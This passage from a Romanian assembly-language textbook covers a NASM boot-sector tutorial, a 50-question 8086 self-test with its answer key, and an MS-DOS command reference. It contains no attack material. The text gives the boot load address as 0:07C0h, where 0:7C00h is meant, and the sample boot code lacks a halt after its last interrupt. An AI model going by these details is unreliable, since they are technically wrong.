NASM (Netwide Assembler) este un asamblor 80x86 portabil şi modular. El are o sintaxă Intel şi include în mare parte elementele de sintaxă MASM/TASM, dar nu în totalitate. În plus fată de MASM/TASM, NASM este portabil (rulează şi pe alte platforme decât DOS: Linux, BSD etc.) suportă mai multe formate de fişiere obiect (EXE pe 16 şi 32 de biţi , a.out, ELF, COFF, fişiere binare pure etc.) şi este disponibil gratuit, sub licenţă GPL. Pentru mai multe detalii vizitaţi site-ul NASM: http://nasm.sourceforge.net.

Dorim în exemplul următor să scriem un sector de boot care, odată pus pe o dischetă (sau un hard disk), să poată fi boot-at şi să afişeze pe ecran textul "Welcome to my OS.". Pentru aceasta, vom folosi asamblorul NASM deoarece trebuie să obţinem în final un fişier binar pur, adică exact codul maşină (binar) corespunzător instrucţiunilor scrise de noi în limbaj de asamblare fără antet EXE sau *entry points*.

Dar înainte de asta, trebuie să cunoaştem câteva lucruri despre procesul de boot şi sectoare de boot. Când un procesor Intel boot-eazâ (apăsând butonul de Power al calculatorului), codul BIOS se execută şi efectuează testul POST (Power On Self Test) prin care testează dispozitivele periferice. După ce iniţializează datele BIOS, codul BIOS caută un sector de boot valid. În general, locul unde codul BIOS caută sectorul de boot este configurabil prin programul de Setup al BIOS-ului (care se poate accesa la pornirea calculatorului prin combinaţii de taste specifice: Del, F10 etc.).

Astfel, putem să configurăm codul BIOS încât să caute sectorul de boot pe dischetă, pe primul hard-disk, pe cdrom etc. Un sector de boot valid are lungimea de 512 octeţi, este localizat în primii 512 octeţi ai discului şi are ultimii 2 octeţi 0AA55h (adică la offset-ul 510 este cuvântul 0AA55h). Dacă nu găseşte un sector de boot valid, codul BIOS apelează întreruperea 18h. Dacă, în schimb, găseşte un sector de boot valid, încarcă acei 512 octeţi ai săi în memorie la adresa 0:07C0h şi redă controlul primei instrucţiuni pe care o găseşte acolo (face un jmp la adresa 0:07C0h). În acest moment s-a iniţializat zona de date BIOS (la adresa 40h:0) şi întreruperile BIOS (la adresa 10h – 1Ah). Restul memoriei este nefolosită, dar nu neapărat iniţializată cu 0.

Mai jos este textul fişierului myos.asm:

```
mov ax,0x7c0        ;codul BIOS ne încarcă la adresa 0:07C0h, în consecinţă setăm
                    ;regiştrii DS şi ES la această adresă
mov ds,ax
mov es,ax
mov ah,0            ;golim ecranul cu funcţia 0 a întreruperii BIOS 10h
mov al,2
int 10h

mov ah,13h          ;afişăm mesajul "Welcome to my OS" cu ajutorul funcţiei 13h a
                    ;întreruperii BIOS int 10h
mov al,1
mov bh,0
mov bl,2
mov cx,[len]        ;în CX punem lungimea şirului
mov dh,0            ;în DH punem linia unde vrem să scriem pe ecran
mov dl,0            ;în DL punem coloana unde vrem să scriem pe ecran
mov bp,string       ;în ES:BP trebuie să avem adresa string-ului pe care vrem să-l
                    ;scriem
int 10h
```

```
string:
    db "Welcome to my OS."      ; string-ul pe care-l afişăm pe ecran
len dw $-string                 ; lungimea string-ului

times 512-($-$$)-2 db 0         ;generăm destui octeţi astfel încât să avem până în
                                ;acest moment 510 octeţi; $ este offset-ul curent,
                                ;iar $$ este offset-ul unde începe sectorul de boot
    dw 0AA55h                   ;ultimul cuvânt al sectorului de boot trebuie să fie
                                ;0AA55h
```

Acest fişier îl asamblăm într-un fişier binar pur cu ajutorul lui nasm:

```
>nasm -f bin myos.asm -o myos.bin
```

Opţiunea –f impune ca formatul fişierului de ieşire să fie pur binar, iar opţiunea –o specifică numele fişierului binar rezultat (myos.bin). Apoi cu ajutorul utilitarului *rawrite.exe* scriem fişierul .bin în primii 512 octeţi ai dischetei:

```
>rawrite myos.bin a:
```

şi astfel obţinem o dischetă bootabilă în unitatea a: cu care putem să bootăm calculatorul.

TEST GRILĂ

În finalul părţii dedicate limbajului de asamblare 80x86 vă invităm să vă verificaţi cunoştinţele asimilate prin abordarea unui test grilă conţinând 50 de întrebări. Menţionăm că dintre cele patru variante de răspuns specificate pentru o întrebare trebuie să alegeţi una singură. Care oare ?...

1. În cazul unei maşini Intel 8086, într-o locaţie de dimensiune dublucuvânt se poate memora:
   a. un număr întreg fără semn
   b. un număr întreg cu semn
   c. patru caractere
   d. toate variantele de mai sus

2. Fie AL=D6h şi BH=6Dh. În urma execuţiei instrucţiunii xor al, bh valoarea din registrul AL este:
   a. 44h
   b. FFh
   c. BBh
   d. 29h

3. Pentru reprezentarea în memorie sau într-un registru a numerelor negative se foloseşte:
   a. complementul faţă de unu
   b. complementul faţă de doi
   c. complementul faţă de cincisprezece
   d. nici una din variantele de mai sus

4. Se dă următorul segment de date:

```
data segment
        s dw 7,5,2
        x db $
        ...
data ends
```

Care este valoarea lui x?

a. codul ascii al caracterului '$'
b. 6
c. offset-ul şirului s
d. 3

5. Următoarele două instrucţiuni

```
count = 10
mov cx, count
```

sunt asamblate ca:

a.
```
count db 10
mov cx, count
```
b. `mov cx, 000Ah`
c. `mov cx, count, 10`
d. `mov cx, count = 10`

6. Fie declaraţia:

```
s dw 'a','b', 'c'
```

Care dintre următoarele instrucţiuni este greşită:

a. `mov ax, s[2]`
b. `mov al, s[2]`
c. `mov al, byte ptr s[2]`
d. toate instrucţiunile sunt corecte

7. O instrucţiune de salt condiţionat

a. modifică întotdeauna valoarea registrului CS
b. modifică uneori valoarea registrului IP
c. nu modifică valorile regiştrilor CS şi IP
d. nici una din variantele de mai sus

8. În urma execuţiei următoarelor instrucţiuni

```
mov al, 80h
add al, 80h
```

a. este setat Carry Flag, nu şi Overflow Flag
b. nu sunt setaţi Carry Flag şi Overflow Flag
c. este setat Overflow Flag, nu şi Carry Flag
d. sunt setaţi Carry Flag şi Overflow Flag

9. Fie AX = 0FAh. Efectul instrucţiunilor

```
mov cl, 4
shl ax, cl
```

este:

a. AX := AX * 4
b. AX := AX * 2^4
c. AX := AX / 2^4
d. AX := AX * 10^4

10. Se dă următorul segment de date:

```
data segment
        s dw 1,2,3
        l EQU $-a
        t db 5
        ...
data segment
```

Care este deplasamentul lui t în cadrul segmentului de date?

a. 3
b. 4
c. 6
d. 7

11. Fie declaraţia:

```
tabela db '0123456789ABCDE'
```

Ce efect au următoarele instrucţiuni:

```
mov al, 5
mov bx, offset tabela
xlat tabela
```

a. AL = 5
b. AX = 54h
c. AL = '5'
d. BX = offset tabela + 5

12. Adresa efectivă pentru o maşină Intel 8086 este reprezentată pe dimensiune:

a. 10 biţi
b. 16 biţi
c. 20 biţi
d. 32 biţi

13. În efectuarea operaţiilor aritmetice şi logice, pot fi utilizaţi ca operanzi următorii regiştri:

a. BP, SP, SI, DI
b. IP
c. CS, DS, ES, SS
d. AX, BX, CX, DX

14. Cu ajutorul directivei DD 100h dup (?) se rezervă spaţiu pentru:
   a. 256 dublucuvinte iniţializate cu 0
   b. 100 dublucuvinte ce pot să conţină orice valori
   c. 1024 octeţi neiniţializaţi
   d. 1024 octeţi iniţializaţi cu '?'

15. Fie definiţia

```
a DD 12345678h
```

Ordinea de stocare în memorie a octeţilor lui a este:
   a. 12 34 56 78
   b. 56 78 12 34
   c. 78 56 34 12
   d. nici una din variantele de mai sus

16. Fie directivele

```
n DW 1,11,111,1111
a DW n
```

Efectul celei de-a doua directive este:
   a. a este iniţializat cu deplasamentul lui n
   b. inversează şirul de cuvinte n în memorie
   c. a este iniţializat cu valoarea 1
   d. nici una din variantele de mai sus

17. Numărul minim de biţi necesari pentru reprezentarea numărului 65 este:
   a. 6
   b. 7
   c. 8
   d. 9

18. Fie definiţiile

```
a LABEL word
b DB 1
c DW 2
```

Care dintre următoarele instrucţiuni este incorectă?
   a. mov al, b
   b. mov bx, c
   c. mov cx, b
   d. mov dx, a

19. În urma execuţiei

```
mov al, 80h
sub al, 80h
```

   a. este setat Carry Flag, nu şi Overflow Flag
   b. nu sunt setaţi Carry Flag şi Overflow Flag

c. este setat Overflow Flag, nu şi Carry Flag
d. sunt setaţi Carry Flag şi Overflow Flag

20. Fie următoarea definire a unui şir de cuvinte:

```
sir DW 1,2,3,4,5,6,7,8,9,10
```

Care dintre următoarele instrucţiuni are ca efect copierea valorii 5 în AX?

a. `mov AX, sir[5]`
b. `mov AX, sir[4]`
c. `mov AX, sir[8]`
d. `mov AX, sir[10]`

21. Fie AL = 09h. După execuţia instrucţiunii `neg al`, valoarea registrului AL este:

a. -7h
b. 70h
c. F9h
d. F7h

22. În care din următoarele instrucţiuni se foloseşte modul de adresare bazat-indexat?

a. `mov bl, [bp+bx]`
b. `mov al, [si+di]`
c. `mov cl, [bx+si]`
d. nici una din variantele de mai sus

23. Regiştrii care pot fi folosiţi în modul de adresare bazat / indexat sunt:

a. BP, SP, SI, DI
b. IP
c. CS, DS, ES, SS
d. AX, BX, CX, DX

24. Care din următoarele modele de memorie reprezintă un program format dintr-un segment de date şi un segment de cod?

a. tiny
b. small
c. compact
d. large

25. Fie definiţiile

```
eticheta LABEL word
sir DB 1,2,3,4,5,6,7,8,9,10
```

După execuţia instrucţiunii

```
mov ax, sir+1
```

valoarea din registrul AX este:

a. 0102h
b. 0101h

c. 0203h
d. 0302h

26. Fie instrucţiunile

```
mov cx, 0
repeta:
        inc bx
loop repeta
```

Bucla `loop repeta` este executată:

a. singură dată
b. nici o dată
c. de 65536 ori
d. de 127 ori

27. Care din următoarele instrucţiuni este corectă pentru o maşină Intel 8086?

a. `mov cs, ax`
b. `mov ds, ax`
c. `mov 1, ax`
d. `mov [100h], [200h]`

28. Fie AL = 0010 1010b şi BH = 1010 0010b. În urma execuţiei instrucţiunii `AND AL, BH` valoarea din registrul AL este:

a. 0010 0010h
b. DDh
c. 34
d. variantele a. şi c.

29. Fie operaţia de deplasare spre stânga a configuraţiei de biţi dintr-un registru, cu una din instrucţiunile `shl` sau `sal`. Overflow Flag este setat când:

a. valoarea din registru este pozitivă
b. valoarea din registru este negativă
c. se schimbă semnul valorii din registru
d. nu se schimbă semnul valorii din registru

30. Fie valoarea din registrul AX interpretată cu semn. În urma execuţiei instrucţiunilor

```
test ah, 80h
js salt1
```

se efectuează salt la eticheta `salt1` dacă valoarea din AX este:

a. pozitivă
b. negativă
c. 80
d. 0

31. Codul de intrare generat la intrarea într-o subrutină scrisă în limbajul Turbo Pascal are ca şi efect:

a. izolarea stivei
b. copierea în stivă a parametrilor de tip string transmişi prin valoare
c. alocarea de spaţiu în stivă pentru variabilele locale
d. toate variantele de mai sus

32. În care din următoarele instrucţiuni al doilea operand este valoarea unei locaţii de pe stivă?

a. mov ax, cs:[bp]
b. mov cl, [si]
c. mov si, bp
d. mov dl, [bp]

33. Care din următoarele instrucţiuni nu va seta la valoarea 0 toţi biţii din configuraţia registrului AX?

a. or ax, 0
b. sub ax, ax
c. xor ax, ax
d. mov ax, 0

34. Salturile necondiţionate sunt:

a. salturi scurte
b. salturi NEAR
c. salturi FAR
d. oricare din variantele de mai sus

35. Care din următoarele instrucţiuni trebuie executată pentru setarea celui mai semnificativ bit al registrului AH la valoarea 1, fără modificarea valorilor celorlalţi biţi din configuraţia registrului?

a. and ah, 10000000b
b. or ah, 10000000b
c. xor ah, 10000000b
d. mov ax, 10000000b

36. Într-un modul asamblare, folosim directiva PUBLIC pentru declararea rutinelor

a. care sunt definite în modulul curent şi vor fi apelate din alte module
b. care sunt definite în alt modul şi vor fi apelate din modulul curent
c. variantele a. şi b.
d. nici una din variantele a. sau b.

37. Într-un modul asamblare, folosim directiva EXTRN pentru declararea rutinelor

a. care sunt definite în modulul curent şi vor fi apelate din alte module
b. care sunt definite în alt modul şi vor fi apelate din modulul curent
c. variantele a. şi b.
d. nici una din variantele a. sau b.

38. Directiva EQU are ca efect:
   a. efectuarea unei expresii aritmetice
   b. rezervarea de spaţiu pentru o variabilă
   c. testarea unei condiţii de egalitate
   d. asociază o etichetă unui şir sau unei valori numerice

39. Fie AL = 8Ch şi instrucţiunea de comparare cmp al, 0. care din următoarele instrucţiuni au ca efect saltul al eticheta salt1:
   a. ja salt1
   b. jne salt1
   c. jge salt1
   d. variantele a. şi b.

40. Fie DL = 7. Care din următoarele valori trebuie adunată la DL pentru a se obţine în DL codul ASCII al caracterului '7':
   a. 48
   b. 0
   c. '0'
   d. variantele a. şi c.

41. Fie declaraţiile

```
a DB 50
b DB 10
```

şi instrucţiunile:

```
mov al, a
mul b
```

Care din următoarele afirmaţii este adevărată, după execuţia instrucţiunilor de mai sus?
   a. noua valoare a lui a este 500
   b. noua valoare a lui b este 500
   c. noua valoare a lui AX este 500
   d. noua valoare a lui AL este 500

42. Care din următoarele instrucţiuni are ca efect complementarea fiecărui bit din configuraţia registrului AX?
   a. mov ax, 0
   b. sub ax, ax
   c. xor ax, 0FFFFh
   d. or ax, 0

43. Salturile scurte sunt limitate la:
   a. instrucţiune înainte sau înapoi
   b. 16 octeţi înainte sau înapoi
   c. 127 octeţi înainte sau -128 octeţi înapoi
   d. 255 octeţi înainte or -256 octeţi înapoi

44. Care va fi valoarea lui ax în urma execuţiei următoarelor instrucţiuni?

```
mov al, 0F2h
cwd
```

a. AX = 00F2h
b. AX = FFF2h
c. AX = 11F2h
d. nu se cunoaşte valoarea lui AX

45. Care este efectul instrucţiunii into în următoarea secvenţă de cod?

```
mov al, 82
mov bl, 90
add al, bl
into
```

a. echivalentă cu INT 0
b. echivalentă cu INT 4
c. echivalentă cu NOP
d. afişarea unui mesaj corespunzător depăşirii

46. Care este rezultatul execuţiei următoarei secvenţe de cod?

```
mov ax, 723
div 10
```

a. AL = 72, AH = 3
b. AX = 72, DX = 3
c. eroare logică
d. eroare sintactică

47. Care este efectul execuţiei următoarei secvenţe de cod?

```
mov ax, 400
mov bl, 2
idiv bl
```

a. AL = 200
b. AX = -56
c. eroare logică
d. eroare sintactică

48. Care este efectul instrucţiunii lodsb?

a. încarcă în al octetul de la adresa DS:SI
b. valoarea lui si creşte cu 1 dacă DF = 0
c. valoarea lui si descreşte cu 1 dacă DF = 1
d. toate variantele de mai sus

49. Fie declaraţiile:

```
a dw 'a', 'f' ,'+' ,'3' ,'9' ,'X' ,'*'
    la EQU $-a
```

Ce efect are următoarea instrucţiune?

```
mov cl, la/2
```

a. CL = 7
b. eroare sintactică
c. CL = 3
d. CL = '3'

50. Care este efectul următoarelor instrucţiuni?

```
mov ah, 02h
mov dl, 0
int 21h
```

a. afişarea caracterului '0'
b. afişarea caracterului '2'
c. afişarea caracterului cu codul ASCII 0
d. afişarea caracterului cu codul ASCII 2

Răspunsuri corecte:

1. – d.	11. – c.	21. – d.	31. – d.	41. – c.
2. – c.	12. – c.	22. – c.	32. – d.	42. – c.
3. – b.	13. – d.	23. – a.	33. – a.	43. – c.
4. – b.	14. – c.	24. – a.	34. – d.	44. – d.
5. – b.	15. – c.	25. – d.	35. – b.	45. – b.
6. – b.	16. – a.	26. – c.	36. – a.	46. – d.
7. – b.	17. – b.	27. – b.	37. – b.	47. – c.
8. – d.	18. – c.	28. – d.	38. – d.	48. – d.
9. – b.	19. – b.	29. – c.	39. – d.	49. – a.
10. – c.	20. – c.	30. – b.	40. – d.	50. – c.

CAPITOLUL 11

FIŞIERE DE COMENZI MS-DOS

De ce un capitol de fişiere de comenzi MS-DOS într-o lucrare despre limbaj de asamblare? În primul rând pentru că programa analitică a momentului "înghite" şi acest aspect. De ce se întâmplă asta însă? Pentru că există destule legături între arhitectură, limbaj de asamblare şi sistem de operare. Fişierele de comenzi sunt programate în limbajul de comandă al sistemului de operare, cele mai multe aplicaţii de sistem (deci comenzi ale sistemului de operare) sunt scrise în C sau în limbaj de asamblare.

Finalul unui program scris în limbaj de asamblare presupune întoarcerea unui cod de retur (pus în registrul AL) spre sistemul de operare care a lansat comanda. Un fişier de comenzi MS-DOS poate testa aceasta valoare prin forma "IF ERRORLEVEL..." a directivei IF.

De asemenea, ca stil de programare, limbajul de comandă al sistemului de operare MS-DOS se caracterizează preponderent similar limbajului de asamblare: scrierea doar a unei comenzi pe un rând şi folosirea intensivă a instrucţiunilor de salt (**goto**) ca mijloc principal de control al fluxului de execuţie. Ca urmare, programarea în limbajul de comandă al sistemului de operare MS-DOS reprezintă un foarte bun exemplu de programare de nivel scăzut (*low-level programming*) similar caracterizării unui limbaj de asamblare.

Fişierele de comenzi MS-DOS (cele cu extensia BAT) reprezintă cea de-a treia categorie de programe executabile (alături de cele COM şi EXE) pe care le admite sistemul de operare MS-DOS. Formatele COM si EXE se studiază cel mai bine legat de particularităţile arhitecturii 8086 şi ale limbajului de asamblare 8086. Ca urmare, este normal să ne ocupăm în final şi de studierea celei de a treia categorii de programe executabile: fişierele de comenzi MS-DOS.

Prezentăm mai jos, pe scurt, sub forma unui ghid rapid de referinţă (*quick reference guide*) directivele şi comenzile DOS uzuale avute în vedere în cadrul exemplelor şi problemelor propuse în acest capitol.

11.1. Comenzi utile în contextul fişierelor de comenzi MS-DOS

Pentru comenzile de mai jos vom evita o prezentare exhaustivă a acestora, referindu-ne numai la opţiunile mai des folosite. Alte comentarii referitoare la utilizarea comenzilor apar în cadrul exemplelor de probleme rezolvate, în momentul în care se foloseşte comanda respectivă. Atenţie, vorbim în continuare strict de comenzi şi directive MS-DOS, deci fară extensii aduse de sistemele de operare din familia Windows.

11.1.1. Comenzi pentru lucrul cu discul

diskcopy

Sintaxă: diskcopy [unitate1: [unitate2:]] [/V]

- unitate1 semnifică unitatea de disc sursă
- unitate2 semnifică unitatea de disc destinaţie

Efect: copiază conţinutul dischetei din unitate1 pe discheta din unitate2.
Exemplu: diskcopy a: b:
Observaţii: Opţiunea /V verifică că datele s-au copiat corect. Ambele dischete trebuie să aibă aceeaşi mărime. Dacă unul sau amândouă din cele două unităţi nu se specifică se foloseşte unitatea implicită (în general, a:).

format

Sintaxă: format unitate: [/S] [/V]

- unitate: semnifică o unitate de disc

Efect: formatarea unităţii respective (în format FAT16)
Exemplu: format a:
Observaţii: Opţiunea /S copiază fişierele de sistem ascunse şi COMMAND.COM pe unitatea care se formatează. Cu alte cuvinte, copiază sistemul de operare MS-DOS pe unitatea care se formatează. Opţiunea /V permite introducerea unei etichete de volum pentru unitatea care se formatează. Această etichetă de volum poate avea maxim 11 caractere.

fdisk

Sintaxă: fdisk
Efect: fdisk este un program interactiv care permite crearea de partiţii MS-DOS pe hard disk-ul fix.
Exemplu: fdisk
Observaţii: fdisk este un program mai complex, interactiv a cărui prezentare detaliată nu face obiectul acestei cărţi.

chkdsk

Sintaxă: chkdsk [unitate:] [cale_director] [fisier] [/F] [/V]

- unitate: semnifică unitatea de disc folosită
- cale_director este o cale validă spre un director
- fisier reprezintă o specificare generică de fişiere sau un nume de fişier din directorul specificat de cale_director

Efect: analizează conţinutul unui întreg disc (dacă nu se specifică cale_director şi fisier) sau a unui director (dacă se specifică cale_director şi nu se specifică fisier) sau a unui grup de fişiere (dacă se specifică cale_director şi fisier) şi afişează un raport. Dacă parametrul unitate: nu este specificat, se foloseşte unitatea implicită (în general, C:).

Exemplu: chkdsk - analizează conţinutul unităţii implicite (în general, C:)
chkdsk c:\temp - analizează conţinutul directorului c:\temp
chkdsk c:\temp*.pas - analizează conţinutul fişierelor cu extensia PAS din directorul c:\temp

Observaţii: Opţiunea /F face ca chkdsk să corecteze erorile pe care le întâlneşte, iar opţiunea /V face ca chkdsk să afişeze un mesaj de stare pentru fiecare director şi fişier specificat.

label

Sintaxa: label [unitate:] [eticheta]

- unitate: reprezintă o unitate de disc
- eticheta reprezintă un şir de maxim 11 caractere

Efect: crează, schimbă sau modifică eticheta de volum a unei unităţi de disc

Exemplu: label c: sys - modifică eticheta de volum a discului c: în sys.

vol

Sintaxa: vol [unitate:]

- unitate: reprezintă o unitate de disc

Efect: afişează eticheta de volum a unei unităţi de disc

Exemplu: vol c: - afişează eticheta de volum a discului c:

11.1.2 Comenzi pentru lucrul cu directoare

mkdir(md)

Sintaxa: mkdir [unitate:]cale_director sau md [unitate:]cale_director

- unitate: reprezintă unitatea de disc unde se va creea directorul
- cale_director reprezintă calea directorului pe care dorim să-l creem

Efect: crează un director cu numele specificat de parametrul cale_director.

Exemplu: mkdir a - crează în directorul curent un director cu numele a
md c:\dir1\dir2\a - crează în directorul c:\dir1\dir2 un subdirector cu numele a

Observaţii: Eventualele directoare şi subdirectoare intermediare specificate în parametrul cale_director trebuie să existe în prealabil. Dacă nu se specifică unitate: , se va folosi unitatea de disc implicită (în general, C:).

chdir(cd)

Sintaxa: chdir [unitate:][cale_director] sau cd [unitate:][cale_director]

- unitate: reprezintă unitatea de disc
- cale_director reprezintă o cale care se termină cu directorul care dorim să devină

director curent

Efect: schimbă directorul curent în directorul specificat ca parametru.

Exemplu: chdir a - directorul a va deveni directorul curent; a trebuie să fie un subdirector al actualului directorului curent

cd c:\temp\a - directorul c:\temp\a va fi noul director curent

cd .. - directorul părinte al directorului curent, va fi noul director curent

Observaţii: Dacă nu se specifică nici un parametru, comanda va afişa calea completă şi numele directorului curent.

rmdir(rd)

Sintaxa: rmdir [unitate:]cale_director sau rd [unitate:]cale_director

- unitate: reprezintă unitatea de disc
- cale_director reprezintă calea directorului pe care dorim să-l ştergem

Efect: şterge un director gol specificat ca şi parametru.

Exemplu: rmdir a - şterge subdirectorul cu numele a din directorul curent

rd c:\temp\a - şterge subdirectorul a din directorul c:\temp

Observaţii: Directorul care se şterge trebuie să nu conţină nici un subdirector şi nici un fişier.

dir

Sintaxa: dir [unitate:][cale] [/A] [/B] [/O] [/P] [/S]

- unitate: reprezintă unitatea de disc
- cale reprezintă o specificare (absolută sau relativă) de fişier sau director

Efect: afişează detaliat fişierele dintr-un director, dacă cale este o specificare de director sau afişează detalii despre un fişier în cazul în care, cale este o specificare de fişier.

Exemplu: dir c:\temp\a - se va afişa conţinutul directorului specificat

Observaţii: Opţiunea /A permite afişarea doar a fişierelor de atribut specificat:

D – directoare, H – fişiere ascunse, S – fişiere sistem, R – fişiere read-only etc.

Opţiunea /B are ca şi efect afişarea în format scurt, doar a numelor fişierelor şi directoarelor, fără alte informaţii despre acestea.

Opţiunea /O face ca afişarea să fie ordonată după numele fişierelor, cu posibilitatea specificării criteriului de ordonare.

Opţiunea /P face ca afişarea să fie paginată.

Opţiunea /S are ca şi efect afişarea recursivă a tuturor fişierelor şi subdirectoarelor din directorul specificat ca parametru al comenzii.

Dacă comanda nu are nici un parametru se va afişa conţinutul directorului curent.

path

Sintaxa: path [=][;cale_director [;cale_director] ...]

- cale_director reprezintă o specificare de director

Efect: adaugă o nouă cale (sau mai multe) de căutare a fişierelor executabile (cele cu extensia

.com, .exe sau .bat). Dacă nu are nici un parametru, comanda afişează caile unde sistemul MS-DOS caută fişiere executabile; acelaşi lucru se poate face şi cu comanda echo %path%.

Exemplu: path c:\bin - adaugă calea c:\bin la cele unde MS-DOS caută fişiere executabile

Observaţii: Atunci când scriem la prompterul MS-DOS o comandă, dacă această comandă nu este internă (nu este implementată de COMMAND.COM), sistemul caută în anumite directoare un fişier cu extensia COM, EXE sau BAT care are numele acestei comenzi şi lansează acest fişier în execuţie. Dacă nu găseşte nici un fişier cu această proprietate, MS-DOS afişează un mesaj de eroare. Directoarele unde MS-DOS caută fişiere executabile sunt specificate cu ajutorul comenzii path sau cu ajutorul variabilei de mediu path.

11.1.3 Comenzi pentru lucrul cu fişiere

more

Sintaxa: more fisier

Efect: afişează în mod paginat conţinutul unui fişier

Exemplu: more a.txt - se va afişa, în mod paginat, conţinutul fişierului a.txt

attrib

Sintaxa: attrib [+R|-R] [+A|-A] [+S|-S] [+H|-H] [unitate:][cale_director][fisier] [/S]

- unitate: reprezintă unitatea de disc
- cale_director reprezintă o specificare de director
- fisier reprezintă o specificare generică de fişiere sau un nume de fişier din directorul specificat de cale_director

Efect: afişează sau setează atribute pentru fişiere. Semnul '+' setează un atribut, iar semnul '-' elimină un atribut. Atributele sunt: R (fişier read-only), A (arhivă), S (fişier sistem), H (fişier ascuns, hidden).

Exemplu: attrib +R c:\temp*.* - se va seta atributul de fişier read-only pentru toate fişierele din directorul c:\temp

attrib -H -S c:\dos\command.com - se vor şterge atributele de fişier ascuns şi fişier sistem pentru fişierul c:\dos\command.com (dacă acesta le are).

attrib a.txt - va afişa atributele fişierului a.txt

Observaţii: Cu opţiunea /S comanda procesează toate fişierele cu numele specificat din directorul specificat şi subdirectoarele sale.

del, erase

Sintaxa: del [unitate:] [cale_director]fisier [/S] [/Q]

sau erase [unitate:] [cale_director]fisier [/S] [/Q]

- unitate: reprezintă unitatea de disc

- cale_director reprezintă o specificare de director
- fisier reprezintă o specificare de fişier unică (ex. a.txt) sau generică (ex. *.*), relativă la directorul dat de cale_director

Efect: şterge fişierul (fişierele) specificat(e) ca şi parametru
Exemplu: del c:\temp\a.txt - şterge fişierul c:\temp\a.txt
erase *. - şterge toate fişierele fără extensie din directorul curent
Observaţii: Dacă se specifică opţiunea /Q nu se mai cere confirmare din partea utilizatorului pentru fiecare fişier care urmează a fi şters. Opţiunea /S face să fie procesate fişierele cu numele respectiv din director şi toate subdirectoarele.

xcopy

Sintaxa: xcopy [unitate1:][cale_director_sursa]fisier_sursa
[unitate2:][cale_director_destinatie][fisier_destinatie] [/S] [/E]

- unitate1: şi unitate2: reprezintă unităţi de disc
- cale_director_sursa şi cale_director_destinatie reprezintă specificări de directoare
- fisier_sursa şi fisier_destinatie reprezintă nume de fişiere relative la directoarele cale_director_sursa şi, respectiv, cale_director_destinatie

Efect: copiază fişiere şi directoare, inclusiv subdirectoare (dacă este specificată opţiunea /S)
Exemplu: xcopy c:\temp\dir1 c:\temp\dir2 - copiază toate fişierele din directorul c:\temp\dir1 (fără subdirectoare) în directorul c:\temp\dir2
xcopy dir1*.pas c:\temp\dir2 - copiază toate fişierele cu extensia PAS din directorul dir1 (fără subdirectoare) în directorul c:\temp\dir2
xcopy c:\temp\dir1 c:\temp\dir2 /S /E - copiază în mod recursiv tot conţinutul directorului c:\temp\dir1, fişiere şi directoare (inclusiv subdirectoarele goale), în directorul c:\temp\dir2
Observaţii: Dacă se specifică opţiunea /S, se vor copia în mod recursiv toate fişierele şi subdirectoarele. Subdirectoarele goale nu sunt copiate, decât dacă este specificată opţiunea /E. Fără /S, xcopy lucrează doar în interiorul directorului sursă (fără subdirectoare).

copy

Sintaxa: copy fisier_sursa [+fisier_sursa [+ ...]] [fisier_destinatie]

- fisier_sursa şi fisier_destinatie reprezintă specificaţii de fişiere unice (ex. a.txt) sau generice (ex. *.txt), relative (ex. a.txt) sau absolute (ex. c:\temp\a.txt)

Efect: copiază sau concatenează fişiere. Dacă sunt specificate mai multe fişiere sursă legate între ele prin caracterul '+', atunci toate acestea se concatenează, iar rezultatul concatenării se copiază peste fişierul destinaţie, daca acesta este specificat, sau se copiază în primul fişier sursă specificat, dacă nu se specifică un fişier destinaţie explicit. Dacă nu sunt specificate mai multe fişiere sursă legate între ele prin caracterul '+', atunci fişierul sursă se copiază în fişierul destinaţie, suprascriindu-l.

Exemplu: copy *.* dir1 - sunt copiate toate fişierele din directorul curent în directorul dir1

copy a.txt c:\temp\b.txt - copiază fişierul a.txt în fişierul c:\temp\b.txt

copy a.txt+c:\dir1\b+c:\dir2*.pas - se vor concatena fişierul a.txt cu fişierul c:\dir1\b şi cu toate fişierele cu extensia PAS din directorul c:\dir2, iar rezultatul se va păstra în fişierul a.txt

copy a.txt+c:\dir1\b.txt c.txt - se vor concatena fişierele a.txt şi c:\dir1\b.txt, iar rezultatul va fi salvat în fişierul c.txt

move

Sintaxa: move fisier_sursa[,fisier_sursa [, ...]] fisier_destinatie
sau move director_sursa director_destinatie

- fisier_sursa şi fisier_destinatie reprezintă specificaţii de fişiere unice (ex. a.txt) sau generice (ex. *.txt), relative (ex. a.txt) sau absolute (ex. c:\temp\a.txt)
- director_sursa şi director_destinatie reprezintă specificaţii de directoare relative (ex. dir1) sau absolute (ex. c:\temp\dir1)

Efect: mută fişiere şi directoare. Prima formă a comenzii mută un singur fişier în alt fişier sau mută mai multe fişiere într-un director; deci dacă se specifică mai multe fisier_sursa, separate prin virgula, atunci fisier_destinatie trebuie să fie director. A doua formă a comenzii mută un director în alt director (de fapt, se redenumeşte primul director).

Exemplu: move a.txt c:\dir1\b.txt - mută fişierul a.txt în fişierul c:\dir1\b.txt

move a.txt, b.txt dir1 - mută fişierele a.txt şi b.txt în directorul dir1

move dir1 dir2 - redenumeşte directorul dir1 în dir2

rename(ren)

Sintaxa: ren[ame] fisier_sursa fisier_destinatie

- fisier_sursa reprezintă o specificaţie de fişier unică (ex. a.txt) sau generică (ex. *.txt), relativă (ex. a.txt) sau absolută (ex. c:\temp\a.txt)
- fisier_destinatie reprezintă un nume de fişier unic sau generic

Efect: redenumeşte fisier_sursa în fisier_destinatie.

Exemplu: rename a.txt b.txt - redenumeşte fişierul a.txt în b.txt

ren *.pas *.?x? - schimbă extensia tuturor fişierelor cu extensia PAS din directorul curent în PXS

Observaţii: Comanda rename nu poate muta un fişier dintr-un director în alt director. Drept, urmare fisier_destinatie trebuie să fie un nume de fişier (fără cale). Specificările generice (cu ajutorul caracterelor de substituţie '*' şi '?') pot să apară în ambii parametrii. Dacă al doilea parametru conţine caractere de substituţie, caracterele corespunzătoare din primul parametru rămân neschimbate.

sort

Sintaxa: sort fisier [/R]

- fisier reprezintă o specificaţie de fişier unică (ex. a.txt) sau generică (ex. *.txt), relativă (ex. a.txt) sau absolută (ex. c:\temp\a.txt)

Efect: sortează alfabetic conţinutul unui fişier text dat ca parametru.
Exemplu: sort a.txt - sortează fisierul a.txt
Observaţii: Opţiunea /R face ca sortarea să se facă în ordine inversă.

type

Sintaxa: type fisier

- fisier reprezintă o specificaţie de fişier unică (ex. a.txt) sau generică (ex. *.txt), relativă (ex. a.txt) sau absolută (ex. c:\temp\a.txt)

Efect: afişează conţinutul unui fişier pe ecran.
Exemplu: type a.txt - afişează conţinutul fişierului a.txt pe ecran

find

